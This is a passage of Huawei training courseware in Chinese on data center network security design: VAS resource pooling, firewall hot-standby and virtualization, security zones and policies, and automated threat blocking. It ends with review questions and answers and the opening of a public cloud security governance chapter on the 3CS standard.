Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VAS资源池化部署（1）




- 各Fabric对VAS资源使用不均，造成资源浪费。
- 大型DC提出对VAS资源集中管理、各Fabric共享VAS资源的诉求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 大型DC为每个资源池规划独立的Fabric，物理上彼此独立，每个Fabric都是一个L2~L7层网络，均部署独立的FW设备，FW资源为Fabric独占资源，FW资源池化局限在功能分区内，区间资源不可调配，造成了各个资源池对FW等资源使用不均衡和资源浪费的局面。

VAS资源池化部署（2）



- 在业务Fabric区域外部建设独立VAS资源池，对VAS资源池集中管理，各Fabric共享资源，使资源利用率最大化。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 集中式VAS资源池需求：
  - 跨安全域的VPC互通：东西向不同的租户VPC跨安全域互通，经过集中式VAS做访问控制。
  - 跨安全域的VPC访问外部网络：南北向租户VPC访问外部网络，经过集中式VAS做访问控制。
  - 支持主备VAS资源池，当主VAS设备组故障时，流量自动切换到容灾VAS设备组。

VAS设备高可用性实现


- 以防火墙为例，可通过部署主备、主备镜像或负载分担模式形成VAS集群，实现高可用性。支持端口级与设备级保护。

主备




- VAS设备组成员统一通过Floating IP（浮动IP）地址对外提供服务，成员间通过参数比较选出主成员，主成员负责所有业务处理，将配置同步给备成员，备成员随时准备接替主成员。

主备镜像



- VAS的两台成员设备的配置相同，主成员负责所有业务处理，将配置和会话同步给备成员，备成员随时准备接替主成员（备成员在主成员正常的时候处于抑制状态）。

负载分担



- VAS设备组成员统一通过Share IP地址对外提供服务，成员均对外提供服务，配置会下发给所有成员。需要网络完成报文基于Session的分发。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- CloudFabric解决方案中仅支持对主备镜像模式部署的FW集群实现VAS业务的自动化编排。

VAS设备接入方案

- 以防火墙为例，主要分为直挂方案和旁挂方案。
- 直挂方案中，FW只做外网的南北向流量保护。该方案中，控制器不纳管FW。




部署方式	流量特点	VAS设备扩展性
FW串联	• 所有南北向流量必须经过VAS，流量转发性能受限于VAS设备转发能力。 • 只支持一组FW。	低
FW旁挂	• 南北向、东西向流量按需经过VAS。 • 支持多组FW，支持Scale-out扩展。	高

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VAS设备接入方式设计

- 在租户网络访问外部网络的模型中，FW在逻辑上总是串接在用户VPC Logic-Router和外部网关Logic-Router之间，但物理上可以部署成单臂连接或者双臂连接。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 单臂连接优势：
  - 成本优势，防火墙只需要提供一个接口与Service Leaf连接。
  - 故障模型单一，内部链路与外部链路同时故障。
  - CloudFabric解决方案中通常优选单臂连接方案。
- 双臂连接优势：
  - 内外网的物理安全边界清晰，部分数据中心仍会考虑选用该模型。

VAS设备虚拟化


- 云化场景中一般支持多租户，即要求不同租户共享物理资源。因此VAS设备需要支持被虚拟成多个VAS实例，1个VAS实例为1个租户服务。
- 常见的有防火墙和负载均衡器的虚拟化，下面以FW为例说明VAS设备的虚拟化。
- 如图所示，1台物理防火墙被虚拟成多台虚拟防火墙，通常把虚拟防火墙称为VSYS（Virtual System，虚拟系统）。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 每个VSYS：
  - 拥有独立的虚拟系统管理员和配置界面。
  - 有独享的资源，包括接口、VLAN、策略和会话等。
  - 可以配置独立的安全策略及其他安全功能。
  - 虚拟系统之间的流量默认相互隔离，也可按需实现互访。


CloudFabric数据中心中防火墙的服务模型

服务能力



- 在CloudFabric解决方案中：
  - Firewall运行在L3路由模式。
  - 往返流量的路径需一致。

业务模型



- 物理FW会为每个租户Logic-Router创建一个VSYS，提供一对一的FW业务。
- 一个VPC模型组成一个独立的网络安全域，VPC与外网互访使用VPC所属的出口VSYS（ext-VSYS）进行安全访问控制。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 数据中心网络安全解决方案概述
2. 数据中心网络安全设计
3. **数据中心网络安全部署**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DC内安全部署




同一VPC内的流量，可以直接进行VXLAN转发；或可以使用业务链，将同子网或不同子网的流量重定向到VAS设备，实现子网内流量的深度安全访问控制。

不同VPC之间的流量，跨子网转发且需要进行安全隔离，流量需要经过防火墙进行安全访问控制。

数据中心外部用户访问数据中心内部某VPC中的服务器时，一般要经过IPS/FW、LB等VAS设备进行安全访问控制或负载分担。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

DC间安全部署



在Multi-PoD场景，即控制器集群管理多个Fabric场景，Fabric之间是统一的VXLAN Domain。

该场景下如果是集中出口，则与单DC情况相同；如果是主备出口，则需要在两个Fabric中各部署一组主备镜像防火墙，安全策略由控制器同时下发给这两组防火墙，不同DC的防火墙设备组间不进行会话同步。

在Multi-Site场景，两个控制器集群各自独立地管理自己的数据中心，两个数据中心之间是独立的VXLAN Domain，并通过三段式VXLAN实现二层/三层互访。


在三层互访时，可以在DC间编排流量经过单边或双边防火墙，从而灵活部署安全策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 说明：
  - 仲裁服务：提供站点私网状态监控功能，对主、备、三方站点进行周期性的网络连通性检测，并将对应的检查结果通过仲裁节点间通信链路共享给主、备、三方站点。当网络出现异常或者站点故障导致仲裁心跳异常时，仲裁服务通过内部算法给出当前网络的最优站点，来实现主备站点的自动倒换。

防火墙双机热备部署

- 防火墙建议部署双机热备来提升可靠性，CloudFabric数据中心网络安全解决方案中使用主备镜像模式的防火墙双机热备。




- 如图，防火墙旁挂Border Leaf设备，两台防火墙设备配置双机热备功能，互联心跳热备链路。
- 当主用防火墙发生故障后，备用防火墙可以接替主用防火墙，进行业务报文的转发。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全区域部署

- 安全区域（Security Zone），简称为区域（Zone），是一个或多个接口所连网络的集合，这些网络中的用户具有相同的安全属性。通常划分三个安全区域，分别是Trust、DMZ和Untrust：
  - Trust区域，较高安全级别的安全区域，通常用于定义内网终端用户所在区域。
  - DMZ区域，中等安全级别的安全区域，通常用于定义需对外提供服务的服务器所在区域。
  - Untrust区域，低安全级别的安全区域，通常用于定义Internet等不安全的网络。



安全区域规划


- 一般可以认为数据中心内网是安全的，安全威胁主要来自外界。
- 所以把Internet划分为Untrust区域，数据中心内网划分为Trust区域，在出口位置部署安全设备来做内外网隔离，抵御外网威胁。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 大部分的安全策略都基于安全区域实施。通过安全区域，防火墙上划分出了等级森严、关系明确的网络，防火墙成为连接各个网络的节点。防火墙通过安全区域来划分网络、标识报文流动的“路线”，当报文在不同的安全区域之间流动时，才会触发安全检查，并实施相应的安全策略。安全区域之间默认是隔离的。

安全策略部署

- 在防火墙上划分好不同的安全区域后，不同安全区域间默认是隔离的。如果安全区域间需要实现互访，比如园区内网需要访问外部Internet，防火墙上不仅需要三层路由互通，还需要配置允许两个安全区域互访的安全策略。



常见区域的安全策略设计建议：


接入区域	访问源	可信度	建议开启的安全策略
Internet	外部用户	不信任	入侵检测、URL过滤、反病毒
	出差员工	中	
WAN	企业分支	中	URL过滤、反病毒
内网	内网员工	高	URL过滤、反病毒
	访客	低	

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如图所示，通过配置安全策略，数据中心内部不同VN间可以互访，外部网络也可以访问DMZ区的服务器；而且对于不同安全区域的流量，可以执行不同的安全防护策略。

网安一体联动部署

- SecoManager、HiSec Insight、iMaster NCE-Fabric、防火墙、交换机协同实现威胁自动闭环。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HiSec Insight根据配置决定处置方式。
  - 黑名单阻断：跟防火墙联动，针对某个IP地址存在威胁时，向防火墙下发黑名单。
  - IP阻断：跟SecoManager联动，HiSec Insight根据联动策略，向SecoManager发送阻断请求，如果威胁报文的源地址、目的地址只有一个落在保护网段内，则向防火墙下发源地址、目的地址分别为威胁报文的源地址、目的地址，动作为deny的安全策略。如果威胁报文的源地址、目的地址都落在保护网段内，则调用iMaster NCE-Fabric接口向交换机下发ACL策略。
  - 主机隔离：跟SecoManager联动，HiSec Insight根据联动策略，向SecoManager发送隔离请求，SecoManager调用iMaster NCE-Fabric接口向交换机下发ACL策略。

思考题

1. （判断题）华为CloudFabric解决方案中，防火墙直挂Border Leaf的场景，SDN控制器只对南北向流量做业务编排?
   A. 正确
   B. 错误
2. （单选题）CloudFabric解决方案中，以下关于VAS设备接入方式设计的描述中，错误的是哪一项?
   A. 外部链路与内部链路是逻辑上的概念，分别代表VAS设备连接外部网络与内部VPC的链路
   B. 单臂连接方式下Service Leaf与VAS之间一定只有一根物理连接链路
   C. 内外部链路使用同一个物理链路或者Eth-Trunk时，通过不同VLAN逻辑上隔离内外部流量
   D. 内外部链路使用同一个Eth-Trunk时为单臂连接

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. B
2. B

本章总结

- 华为数据中心网络安全解决方案通过部署VAS设备保障数据中心安全。
- 本课程介绍了华为数据中心网络安全解决方案的内容、部署和设计，同时介绍VAS设备如何保障数据中心安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

公有云安全解决方案

HUAWEI

前言

- 公有云提供了一种灵活、可靠、高效和经济的IT基础设施和服务模式，个人用户和企业用户可以通过互联网按需获取云计算服务满足业务需求，创造业务价值。但作为云服务提供商，因自身承载大量的客户数据和业务，必然会面临较多的网络攻击和威胁。
- 在云服务模式下，云服务提供商与用户共同承担云环境的安全保护责任。云服务提供商负责云服务自身的安全，提供安全的云；租户负责云服务内部的安全，安全地使用云。
- 本章节介绍公有云安全体系建设、场景化安全解决方案和成功案例。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目标


- 学完本课程后，您将能够：
  - 描述公有云安全设计
  - 熟悉公有云网络安全解决方案
  - 熟悉公有云负载安全解决方案
  - 熟悉公有云应用安全解决方案
  - 熟悉公有云数据安全解决方案
  - 熟悉公有云安全管理解决方案
  - 了解公有云安全解决方案成功案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **公有云安全设计**
2. 公有云场景化解决方案
3. 公有云安全成功案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 目前业界广泛接受的云安全管理体系，大多是以传统安全概念分类为基础来划分安全管理领域。但业界通用的安全管理框架难以满足华为云的治理需求。
- 华为云的全流程安全治理方法3CS（CLOUD SERVICE CYBERSECURITY & COMPLIANCE STANDARD，云服务网络安全与合规性标准）。
- 3CS特点：
  - 与云服务各业务流程紧密结合。
  - 可审核、可追溯、可度量，长效优化。
  - 参考多套主流安全管理标准，博采所长。
  - 融入华为三十年安全管理经验和技术积累。

3CS标准助力国际企业来华上云安全合规

- **3CS可良好适用于不同行业的国际企业**

  3CS可兼容众多国际主流安全标准，无缝对接国际企业常用安全管理体系，确保良好的国际适用性。

  - 3CS治理框架可兼容对标ISMS、NIST CSF、COBIT 等国际安全管理框架；
  - 3CS控制点可覆盖MTCS、C5、CCM、ISO/IEC 27017/27018等国际通用云安全管理要求；
  - 3CS控制点还覆盖ISO/IEC 27001/27701、CIS等传统信息安全要求，可更好地适应不同行业的跨国企业安全管理习惯。

- **3CS可满足大部分场景下的中国网络安全监管合规要求**

  3CS已融合国内主要的网络安全标准，以及华为网络安全与隐私保护管理实践，确保满足绝大部分场景下的中国网络安全监管合规要求。

  - GB/T 22239-2019 网络安全等级保护基本要求（“等保2.0”）——云计算安全扩展要求四级。
  - GB/T 31168-2020 云计算服务安全能力要求——包括增强要求。
  - 华为网络安全与隐私保护管理制度与实践，已最大程度地融合中国网络安全相关的法律法规及行业规范。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


3CS治理体系要点：策略准备

- 在安全治理体系的设计与建设上，3CS与ISO/IEC 27001 ISMS中定义的方法相兼容。因此，具备ISMS基础的组织会更容易实施3CS治理体系；
- 另外由于3CS控制要求中包含了隐私治理的内容，因此具备ISO/IEC 29151或ISO/IEC 27701的组织会更容易适应3CS体系；
- 在制定了顶层的治理策略后，组织可参考右图所示，对治理策略逐层细化，从上而下地建立并维护多级管理文档体系，实现治理策略的分解落地。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 要在组织内部实施3CS体系，需要首先制定安全治理的纲领和策略。这个策略应该包括：
- 组织的安全治理的目标，目标的制定应基于科学的分析，其考虑因素应至少包括：
  - 对组织内外部环境的分析，以及来自主要利益相关方的要求和期望；
  - 适用的管理范围。
- 明确安全治理角色和职责。
  - 明确组织层面的最高安全责任人及安全管理团队，并进行授权。
- 最高管理层的承诺和保障。
  - 安全治理工作需要推动组织内所有部门，需要借助最高管理层赋予的权威；
  - 安全治理需要资源投入，需要从管理层获取资源保障，例如批准预算。
- 明确组织层面的安全治理工作重点，以及核心评价指标。
- 确保治理体系可有效地落地执行，并持续优化的方法。
  - 明确对治理策略的执行和更新周期；
  - 明确对管理制度的制定和维护方法；
  - 明确对执行情况进行审计、度量、评估与改进的方法。


3CS治理体系要点：建设治理组织




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 上图的示例是一个典型的网络安全与隐私保护治理组织架构，组织可参考并根据实际情况进行调整。
- 在设计适用于本组织的网络安全与隐私保护治理组织架构、角色和职责时，可参考以下基于行业优秀实践而形成的建议：
- 网络安全与隐私保护组织必须获得来自最高管理层的支持。
